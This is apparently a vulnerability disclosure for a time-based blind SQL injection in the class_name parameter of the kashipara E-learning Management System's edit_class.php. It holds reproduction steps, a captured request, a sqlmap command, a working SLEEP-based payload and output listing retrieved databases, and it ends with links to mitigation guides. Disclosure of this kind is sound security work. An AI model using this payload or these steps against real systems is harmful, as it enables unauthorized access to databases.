SQL Injection was found in the /lms/admin/edit_class.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the class_name parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/edit_class.php
Affected Parameter	class_name
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate class page and click on edit class ‘BSIS-3A’



COURSE YEAR AND SECTION
BSIS-3A
BSIS-3B
BSIS-3C
BSIS-2A
BSIS-2B
BSIS-2C
BSIS-1A
BSIS-1B
BSIS-1C
BSED-1A


Step 3: Now enable intercept in bupsuite and click on save icon.



BSIS-3A

COURSE YEAR AND SECTION
BSIS-3A
BSIS-3B
BSIS-3C
BSIS-2A
BSIS-2B
BSIS-2C
BSIS-1A
BSIS-1B
BSIS-1C
BSED-1A

Step 4: Save the burpsuite request in a file.




```
POST /lms/admin/edit_class.php?id=12 HTTP/1.1
Host: localhost
Content-Length: 26
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/lms/admin/edit_class.php?id=12
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=flgf8gmt92eneiq6s7vqhcs5m3
Connection: keep-alive

class_name=BSIS-3A&update=
```

Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r edit_class.txt --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_class.txt --batch --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by thi

[*] starting @ 08:10:21 /2024-10-17/

[08:10:21] [INFO] parsing HTTP request from 'edit_class.txt'
[08:10:21] [WARNING] provided value for parameter 'update' is empty. Please, always use only valid parameter values so sqlmap co
[08:10:21] [INFO] testing connection to the target URL
[08:10:21] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:10:21] [INFO] testing if the target URL content is stable
[08:10:22] [INFO] target URL content is stable
[08:10:22] [INFO] testing if POST parameter 'class_name' is dynamic
[08:10:22] [WARNING] POST parameter 'class_name' does not appear to be dynamic
[08:10:22] [WARNING] heuristic (basic) test shows that POST parameter 'class_name' might not be injectable
[08:10:22] [INFO] testing for SQL injection on POST parameter 'class_name'
[08:10:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:10:22] [WARNING] reflective value(s) found and filtering out
[08:10:23] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:10:23] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:10:23] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[08:10:23] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[08:10:23] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[08:10:23] [INFO] testing 'Generic inline queries'
[08:10:23] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[08:10:23] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[08:10:23] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[08:10:23] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[08:10:33] [INFO] POST parameter 'class_name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[08:10:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:10:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potent
```

Step 6: Now notice that ‘class_name’ parameter is detected vulnerable and all database is successfully retrieved.



```
[08:10:23] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[08:10:23] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[08:10:33] [INFO] POST parameter 'class_name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[08:10:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[08:10:33] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique fo
[08:10:34] [INFO] checking if the injection point on POST parameter 'class_name' is a false positive
POST parameter 'class_name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 83 HTTP(s) requests:
---
Parameter: class_name (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: class_name=BSIS-3A' AND (SELECT 6940 FROM (SELECT(SLEEP(5)))vcQR) AND 'qUKw'='qUKw&update=
---
[08:10:49] [INFO] the back-end DBMS is MySQL
[08:10:49] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruption
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[08:10:54] [INFO] fetching database names
[08:10:54] [INFO] fetching number of databases
[08:10:54] [INFO] retrieved:
[08:11:04] [INFO] adjusting time delay to 1 second due to good response times
7
[08:11:04] [INFO] retrieved: information_schema
[08:12:03] [INFO] retrieved: capstone
[08:12:30] [INFO] retrieved: capstone2
[08:12:59] [INFO] retrieved: mysql
[08:13:15] [INFO] retrieved: performance_schema
[08:14:12] [INFO] retrieved: phpmyadmin
[08:14:47] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection